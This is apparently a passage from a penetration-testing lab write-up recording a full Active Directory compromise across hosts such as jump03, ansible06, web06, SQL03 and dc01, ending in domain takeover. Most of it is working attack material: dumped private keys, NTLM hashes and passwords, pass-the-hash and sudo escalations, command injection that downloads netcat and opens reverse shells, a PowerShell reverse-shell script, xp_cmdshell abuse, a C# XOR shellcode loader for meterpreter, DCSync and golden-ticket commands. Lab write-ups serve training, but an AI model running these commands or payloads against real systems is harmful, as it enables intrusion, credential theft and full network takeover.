ZnG8dDQQ1hWv36gCv4EgWWNej8kKLFuGalfVWV9wBYnc602BNS1SZjvDyn354hFT
k5TeSLInGtueWDAU9SLRSvo7P9XiuOEaO9HHy9iXAoGBAJfPGFGSrPWeP+i5kTYO
iMUuul5Ox5Le6IMt1z7kReKdGVUEYgOpW5f5B0+/nPYtAKsHeNIXF5MCH7dEQOBF
05Rc6J1bjQdit4JatX3fmXB39GAZ2V/td/3l6R9g0L4jYMY8+bazjGBA4AfbAsGA
49ZS3kljY/7Mlp5cv6NQUSsRAoGAemJ2Lj9WV0hKjmMgQyiD/L45tRvXlr0VerPq
YIJsxqyUszHAVIsXHv6Ztel2nkmjNPIhaP0u4N7IBsl8SR2z0A6NefMMLLFqbFgO
WY5s/5bxacd2aYYWA5vhXFrvbczj1OFurPAIPnme2tbCH2ahwmtrZ+ag8Lx7AKJ+
wqYBnfECgYEA0ww11GTujeaG7QS9c5nVPKAMQfNTSbHlrg57Y4VBS4h9V0ZkbODU
a3g2uuwhOwmRs07O7S6p8rDy/oJaP0OoOdNbVEkix8jcoa3nGyyFOKaHkYMtiISJ
kHLEnxkYRBvBUSHkOukFmx93fWHz2Z13FL9IRQ0Tf6BqeQAWa62QEXRc=
-----END RSA PRIVATE KEY-----

* Username : tommy
* Domain : FINAL
* NTLM : 5ad27ee8000951e0669fab25f73f9d8a
* Username : Administrator
* Domain : JUMP03
* NTLM : 935a2a886200d2bf5040b1344b2d33d7

* Username : tommy
* Domain : FINAL.COM
* Password : 89dsfsjj43A

[NL\$2 - 11/28/2020 12:39:13 PM]
RID : 00000458 (1112)
User : FINAL\tommy
MsCacheV2 : 3250e1e50bbaf0a3ac53bedf130c692f

[NL\$3 - 11/2/2020 12:58:05 PM]
RID : 000001f4 (500)
User : FINAL\Administrator
MsCacheV2 : c455fba4c33031e45641639cc46cc25a

proxychains python3 psexec.py -hashes :935a2a886200d2bf5040b1344b2d33d7
administrator@172.16.X.183

Then we can ssh to ansible:
proxychains ssh -i tommy_rsa final\tommy@172.16.X.184
tommy@final.com@ansible06:~\$ cat local.txt

320cadccfa931d8444d263fd38352908

tommy@final.com@ansible06:/\$ sudo -l

Matching Defaults entries for tommy@final.com on ansible06:

env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tommy@final.com may run the following commands on ansible06:

(ALL) NOPASSWD: /usr/bin/lua

sudo /usr/bin/lua -e 'os.execute("/bin/sh")'

So then we are root

cat proof.txt

475e008585daee29fbc9d0fc4a5f4491

ansiblesvc:\$6\$ZLO9O2l.NR91p0ZL\$ASnOBAvHtvZOi1HUhHfvE5XklQhSdXLwWNzEysD3cqyB
BL40/JJwB2MZtZwMKAwnYxwR4qwNvjVhW.TX.MwA00:18562:0:99999:7:::

In .bash_history of user ansiblesvc, we find:

ssh-copy-id ansiblesvc@appserver05.dev.final.com

ping appserver05.dev.final.com

ssh-copy-id ansiblesvc@appserver05.dev.final.com

So here is another machine I haven't seen earlier, which has IP 172.16.X.197

If we check /etc/ansible/hosts, we have:

[appservers]

appserver05.dev.final.com

Then let's upload nmap and portscan the IP's earlier.

root@ansible06:/home# su - ansiblesvc

ansiblesvc@ansible06:~\$ ansible appservers -a "whoami"

appserver05.dev.final.com | CHANGED | rc=0 >>

ansiblesvc

So we can execute commands on appservers when we are using ansiblesvc.

To setup a more stable proxy from jump03, I do:

/opt/Linux/chisel server -p 5989 --reverse --socks5

.\chisel64.exe client -v 192.168.X.Y:5989 R:1080:socks

Then from ansible06, I can do:
ssh ansiblesvc@appserver05.dev.final.com

To get a shell on appserver05

```
ansiblevc@appserver05:~$ sudo -l
Matching Defaults entries for ansiblevc on appserver05:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

User ansiblesvc may run the following commands on appserver05:

```
(ALL) NOPASSWD: ALL
ansiblevc@appserver05:~$ sudo su -
root@appserver05:~#
```

```
root@appserver05:~# cat proof.txt
f50e80a9fb44bfb4d440631e796f3f56 (192.188.X.197)
```

```
root:$6$veLzkM9YL5o0gWT.$YW5Ou1ImNB5AlltKlcVUKK1eMaXmQOUiKH5uEOKFyRZWxsx
Xf.XPQvCHeKK..4jX93vTca3LvrpmpsLxKXxPx1:18568:0:99999:7:::
```

```
ansiblevc:$6$pw6sPHO5F2ChVCQW$8PvOIhOW.0XYRZswcKs8cWD4RQVN.jdt.qt7wzH5FC
.NxBlu2wfcOnpsiJ1IT7rLaRRgYY7JXtHHoZGttYns0:18562:0:99999:7:::
```

Then it works to connect to both sql03 and sql11 using tommy's credentials we found on jump03

```
proxychains python3 /opt/Windows/Impacket/examples/mssqlclient.py
tommy:89dsfsji43A@172.16.X.187 -port 1433 -windows-auth
proxychains python3 /opt/Windows/Impacket/examples/mssqlclient.py
tommy:89dsfsji43A@172.16.X.187 -port 1433 -windows-auth
```

```
ERROR(SQL11\SQLEXPRESS): Line 1: The EXECUTE permission was denied on the object
'xp_cmdshell', database 'mssqlsystemresource', schema 'sys'.
```

We don't have permission to enable xp_cmdshell.

So we probably need to do some relaying here again.

Then smb signing is disabled on WEB06:

```
SMB      172.16.X.194 445  WEB06      [*] Windows 10.0 Build 17763 (name:WEB06)
(domain:final.com) (signing:False) (SMBv1:False)
```

So let's try to relay to that one.

```
proxychains python3 /opt/Windows/Impacket/examples/ntlmrelayx.py --no-http-server -  
smb2support -t smb://172.16.X.194
```

```
EXECUTE ('master.sys.xp_dirtree "\\192.168.X.Y\\a")
```

```
[*] Authenticating against smb://172.16.X.194 as FINAL/SQLSVC11 SUCCEED  
[*] SMBD-Thread-3: Connection from FINAL/SQLSVC11 @192.168.x.189 controlled, but there  
are no more targets left!  
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
```

Then appserver05 is in dev.final.com domain, and if we remember from earlier on port web06, I had:

The current release version is 0.4.5.1 which is available on port 8080 from both final.com and dev.final.com

The current insider version is 0.4.7.2 which is available on port 8081 from dev.final.com only

So we can access port 8081 from appserver05

To setup the proxy, I do:

```
proxychains sshuttle -v -e "ssh -i id_rsa" -r root@172.16.X.197 172.16.X.0/24
```

Then I can reach <http://172.16.X.194:8081/> without any socks proxy in firefox addon

This is the insider version of CMS web developer

IP to ping:

Connection to 127.0.0.1; whoami returned

Ping request could not find host 127.0.0.1;. Please check the name and try again.

If I enter: 127.0.0.1 && whoami

I get: = 0ms, Maximum = 0ms, Average = 0ms dev\apachesvc

So let's spawn shell on web06 machine now.

```
127.0.0.1 && curl http://192.168.X.Y/nc64.exe -O c:\windows\tasks\nc64.exe
```

```
127.0.0.1 && c:\windows\tasks\nc64.exe 192.168.X.Y 80 -e cmd.exe
```

Then I spawn shell with:

```
-Object Net.webclient).downloadString('http://192.168.X.Y/Candlestick.ps1'); IEX(New-Object  
Net.webclient).downloadString('http://192.168.X.Y/drop4.ps1')
```

```
root@kali:~/Ogimmeshellec/Lab# cat drop4.ps1  
$client = New-Object System.Net.Sockets.TCPClient('192.168.X.Y',443);$stream =  
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,  
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName  
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String  
);$sendback2 = $sendback + 'PS ' + (pwd).Path + '>';$sendbyte =  
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$  
stream.Flush();$client.Close()
```

```
whoami  
dev\apachesvc  
hostname  
web06
```

```
more proof.txt  
150a6e6452dbe96b8262243842b23911
```

```
* Username : sqlsvc01  
* Domain   : DEV  
* NTLM      : 077a55c458dc4002dfdc5321a7659526
```

```
* Username : apacheSvc  
* Domain   : DEV  
* NTLM      : a6a5f008019060ab8079feca697f9f73
```

```
Secret : _SC_Apache2.4 / service 'Apache2.4' with username : apacheSvc@dev.final.com  
cur/text: fgodSDOJFSdjK53df
```

```
Secret : _SC_MSSQL$SQLEXPRESS / service 'MSSQL$SQLEXPRESS' with username :  
sqlsvc01@dev.final.com  
cur/text: FDksld894rkjlsdfg
```

```
RID : 000003e9 (1001)  
User : setup  
LM :  
NTLM : 42efdb0f0c884f32d51c2d785ea2d174
```

```
RID : 000001f4 (500)
```

User : Administrator
LM :
NTLM : f99529e42ee77dc4704c568ba9320a34

Get-SQLInstanceLocal -Verbose

ComputerName : WEB06
Instance : WEB06\SQLEXPRESS
ServiceDisplayName : SQL Server (SQLEXPRESS)
ServiceName : MSSQL\$SQLEXPRESS
ServicePath : "C:\Program Files\Microsoft SQL
Server\MSSQL15.SQLEXPRESS\MSSQL\Binn\sqlservr.exe" -sSQLEXPRESS
ServiceAccount : sqlsvc01@dev.final.com
State : Running

Get-SQLInstanceDomain -Verbose
VERBOSE: Grabbing SPNs from the domain for SQL Servers (MSSQL*)...
VERBOSE: Parsing SQL Server instances from SPNs...
VERBOSE: 1 instances were found.

ComputerName : web06.dev.final.com
Instance : web06.dev.final.com,1433
DomainAccountSid : 150000052100027816418410210521023312414023318884400
DomainAccount : sqlsvc01
DomainAccountCn : sqlsvc01
Service : MSSQLSvc
Spn : MSSQLSvc/web06.dev.final.com:1433
LastLogon : 2/18/2021 10:35 PM
Description :

Get-SQLServerInfo -Verbose -Instance WEB06
VERBOSE: WEB06 : Connection Success.

ComputerName : WEB06
Instance : WEB06\SQLEXPRESS
DomainName : DEV
ServiceProcessID : 4468
ServiceName : MSSQL\$SQLEXPRESS

ServiceAccount : sqlsvc01@dev.final.com
 AuthenticationMode : Windows and SQL Server Authentication
 ForcedEncryption : 0
 Clustered : No
 SQLServerVersionNumber : 15.0.2000.5
 SQLServerMajorVersion : 2019
 SQLServerEdition : Express Edition (64-bit)
 SQLServerServicePack : RTM
 OSArchitecture : X64
 OsVersionNumber : SQL
 Currentlogin : DEV\apacheSvc
 IsSysadmin : No
 ActiveSessions : 1

Enable RDP pass the hash:

```
New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name
"DisableRestrictedAdmin" -Value "0" -PropertyType DWORD -Force
```

Then I pass the hash with RDP to web06:

```
proxychains xfreerdp /v:172.16.X.194 /u:administrator
/pth:f99529e42ee77dc4704c568ba9320a34 +compression +clipboard /dynamic-resolution
+toggle-fullscreen /cert-ignore
```

We first run:

```
select * from master..sys.servers
```

srvid	srvidstatus	srvidname	srvidproduct	providername	datasource	location	providerstring	schemaname	topologys	topology	catalog	svcollation	connecttimeout	querytimeout	srvidname	isremote	rpc	pub	sub	dist	dpub	rpcout	del
1	0	1089	WEB06\SQLEXPRESS	SQL Server	SQL0LED8	WEB06\SQLEXPRESS	NULL	NULL	2020-10-27 05:18:35.200	0	0	NULL	NULL	0	0	WEB06\SQLEXPRESS	1	1	0	0	0	1	0
2	1	1184	SQL03	SQL Server	SQL0LED8	SQL03	NULL	NULL	2020-10-27 08:15:31.953	0	0	NULL	NULL	0	0	SQL03	0	0	0	0	0	0	1

So RPCOut is disabled, let's enable it and then we can execute commands

```
EXECUTE as LOGIN = 'sa';EXEC sp_serveroption 'SQL03', 'rpc out', 'true';EXEC ('sp_configure
"show advanced options", 1; RECONFIGURE; EXEC sp_configure "xp_cmdshell", 1;
RECONFIGURE;') AT SQL03;EXEC('xp_cmdshell "whoami";') AT SQL03
```

Gives: final\sqlsvc03

```
EXECUTE as LOGIN = 'sa';EXEC sp_serveroption 'SQL03', 'rpc out', 'true';EXEC ('sp_configure
"show advanced options", 1; RECONFIGURE; EXEC sp_configure "xp_cmdshell", 1;
RECONFIGURE;') AT SQL03;EXEC('xp_cmdshell "powershell.exe iwr -uri
http://192.168.X.Y/nc64.exe -o c:\windows\tasks\nc64.exe";') AT SQL03
```

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.X.Y LPORT=443 -f raw -
o chall6.bin
```



```
python xorenrypt.py chall6.bin
```

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Diagnostics;
using System.Runtime.InteropServices;
```

```
namespace gimmeshell
```

```
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint
flProtect);
        [DllImport("kernel32.dll")]
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr
lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
        [DllImport("kernel32.dll")]
        static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAllocExNuma(IntPtr hProcess, IntPtr lpAddress, uint dwSize,
UInt32 flAllocationType, UInt32 flProtect, UInt32 nndPreferred);

        [DllImport("kernel32.dll")]
        static extern IntPtr GetCurrentProcess();

        private static byte[] xor(byte[] cipher, byte[] key)
        {
            byte[] xored = new byte[cipher.Length];

            for (int i = 0; i < cipher.Length; i++)
            {
                xored[i] = (byte)(cipher[i] ^ key[i % key.Length]);
            }

            return xored;
        }
    }
}
```

```

static void Main(string[] args)
{
    IntPtr mem = VirtualAllocExNuma(GetCurrentProcess(), IntPtr.Zero, 0x1000, 0x3000,
0x4,0);
    if (mem == null)
    {
        return;
    }

    string key = "a70f8922029506d2e37f375fd638cdf9e2c039c8a1e6e01189eeb4efb";
    byte[] xorbuf = { xorEncryptedShellcode};
    byte[] buf = xor(xorbuf, Encoding.ASCII.GetBytes(key));
    int size = buf.Length;

    IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);
    Marshal.Copy(buf, 0, addr, size);
    IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr,
IntPtr.Zero, 0, IntPtr.Zero);
    WaitForSingleObject(hThread, 0xFFFFFFFF);

}
}
}

```

```

EXECUTE as LOGIN = 'sa';EXEC sp_serveroption 'SQL03', 'rpc out', 'true';EXEC ('sp_configure
"show advanced options", 1; RECONFIGURE; EXEC sp_configure "xp_cmdshell", 1;
RECONFIGURE;') AT SQL03;EXEC('xp_cmdshell "powershell.exe iwr -uri
http://192.168.X.Y/apple.exe -o c:\windows\tasks\apple.exe";') AT SQL03

```

```

EXECUTE as LOGIN = 'sa';EXEC sp_serveroption 'SQL03', 'rpc out', 'true';EXEC ('sp_configure
"show advanced options", 1; RECONFIGURE; EXEC sp_configure "xp_cmdshell", 1;
RECONFIGURE;') AT SQL03;EXEC('xp_cmdshell "c:\windows\tasks\apple.exe";') AT SQL03

```

```

meterpreter > getuid
Server username: FINAL\sqlsvc03
meterpreter > sysinfo
Computer      : SQL03
OS            : Windows 2016+ (10.0 Build 17763).
Architecture  : x64
System Language : en_US
Domain        : FINAL

```

Logged On Users : 7

Meterpreter : x64/windows

```
more c:\users\sqlsvc03\desktop\local.txt
299ca8cec8c772177e8103aa21363b63
```

SelImpersonatePrivilege Impersonate a client after authentication Enabled

So let's try same as earlier with printspoofer.

```
c:\windows\tasks\PrintRulon.exe \\.\pipe\test\pipe\spoolss
```

^Z

Background channel 1? [y/N] y

meterpreter > shell

Process 4804 created.

Channel 2 created.

Microsoft Windows [Version 10.0.17763.1518]

(c) 2018 Microsoft Corporation. All rights reserved.

```
C:\Windows\system32>c:\windows\tasks\SpoolSample.exe sql03 sql03/pipe/test
```

```
c:\windows\tasks\SpoolSample.exe sql03 sql03/pipe/test
```

[+] Converted DLL to shellcode

[+] Executing RDI

[+] Calling exported function

```
C:\Windows\system32>^Z
```

Background channel 2? [y/N] y

meterpreter > channel -i 1

Interacting with channel 1...

Found sid S-1-5-18

Impersonated user is: NT AUTHORITY\SYSTEM

PS C:\users>

[*] https://192.168.X.Y:443 handling request from 192.168.x.189; (UUID: eeyip861) Staging x64 payload (202329 bytes) ...

[*] Meterpreter session 2 opened (192.168.X.Y:443 -> 192.168.x.189:63856) at 2021-02-20 09:44:07 +0100

2 meterpreter x64/windows NT AUTHORITY\SYSTEM @ SQL03 192.168.X.Y:443 -> 192.168.x.189:63856 (172.16.X.187)

```
more c:\users\administrator\desktop\proof.txt
ec8dce67fea16d638ade1419bfe3526e
```


* Username : sqlsvc03
* Domain : FINAL
* NTLM : 77f944ff6e0c0ed0c83dcef57bdf9298

Secret : _SC_MSSQL\$SQLEXPRESS / service 'MSSQL\$SQLEXPRESS' with username :
sqlsvc03@final.com
cur/text: 89sdfDSFksolds34f

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 8388d07604009d14cbb78f7d37b9e887

New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name
"DisableRestrictedAdmin" -Value "0" -PropertyType DWORD -Force

proxychains xfreerdp /v:172.16.X.187 /u:administrator
/pth:8388d07604009d14cbb78f7d37b9e887 +compression +clipboard /dynamic-resolution
+toggle-fullscreen /cert-ignore



srvid	srvstatus	srvname	srvproduct	providename	datasource	location	providentring	schemadate	topology	catalog	collation	connecttimeout	querytimeout	srvnetname	isremote	rpc	pub	sub	dist	dpub	rpo
0	1089	SQL03\$SQLEXPRESS	SQL Server	SQL03\$SQLEXPRESS	SQL03\$SQLEXPRESS	NULL	NULL	2020-10-27 04:20:26.003	0	0	NULL	0	0	SQL03\$SQLEXPRESS	1	1	0	0	0	0	1

But no linked servers here

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
sql11

more c:\users\administrator\desktop\proof.txt
c5cd6b2f7d31f8f4b392c49190ac864b

Then from earlier, we saw in BloodHound tina(which is domain admin) had a session on sql11,
so let's dump hashes.

* Username : tina
* Domain : FINAL
* NTLM : 1d4c153225b424290188504b9e0541eb

```
proxychains python3 /opt/Windows/Impacket/examples/psexec.py -hashes  
:1d4c153225b424290188504b9e0541eb tina@172.16.X.180  
nt authority\system  
PS C:\> hostname  
ostname  
dc01
```

```
more c:\users\administrator\desktop\proof.txt  
716455142324167230fb17bb3a3df487
```

Then last machine is DC in dev domain. Let's dump hashes now with dcsync
.\mimikatz.exe "privilege::debug" "lsadump::dcsync /domain:final.com /all /csv" "exit"
[DC] 'final.com' will be the domain
[DC] 'dc01.final.com' will be the DC server
[DC] Exporting domain 'final.com'

502	krbtgt	405854caaf49b41e0e585369a001f114	514
1110	nina	25af00893895d3d871e625c5d4261539	66048
1000	DC01\$	b888702a6a53dd77fea9f6d4ae1342d9	532480
500	Administrator	0474d3f0a74d30f13f1fec243e8ac3cb	66048
1114	sqlsvc11	c0f6442ea39956aebf28219639ba9953	66048
1120	ANSIBLE06\$	1bca5d43a0a0a71e5e97602585c248fd	69632
1115	adminWebSvc	b0df1cb0819ca0b7d476d4c868175b94	66048
1113	sqlsvc03	77f944ff6e0c0ed0c83dcef57bdf9298	66048
1103	DEV\$	5156f91db57d21698a9fa0e61c889b02	2080
1117	SQL11\$	b060949bbbbbb56614bd3ad7e28a2cb0	4096
1118	WEB05\$	1e9679e6dfe938501d519dd10a1962d5	4096
1119	JUMP03\$	4ac261a53476959a56b34c1606e08974	4096
1116	SQL03\$	5b685060ce6943a1a1570a8981d15b96	4096
1112	tommy	5ad27ee8000951e0669fab25f73f9d8a	66048
1109	tina	1d4c153225b424290188504b9e0541eb	66048

Then I check for enterprise admins group in dev.final.com but there are none, but:
The members of the group ENTERPRISE ADMINS@FINAL.COM have admin rights to the
computer DC02.DEV.FINAL.COM.

This means we can use /sids as the SID of that enterprise admins group.

```
.\mimikatz.exe "kerberos::golden /user:Administrator /domain:final.com /sid:S-1-5-21-  
1725955968-4040474791-670206374 /krbtgt:405854caaf49b41e0e585369a001f114 /sids:S-1-  
5-21-1725955968-4040474791-670206374-519 /ptt" "exit"
```

```
more \\dc02.dev.final.com\c$\users\administrator\desktop\proof.txt  
3ef3d28e7d7769c0d5825b1a6e5ce5d2
```

```
invoke-command -computename dc02.dev.final.com -scriptblock {powershell.exe iwr -uri  
http://192.168.X.Y/nc64.exe -o c:\users\administrator\nc64.exe}
```

```
invoke-command -computename dc02.dev.final.com -scriptblock  
{c:\users\administrator\nc64.exe 192.168.X.Y 80 -e cmd.exe}
```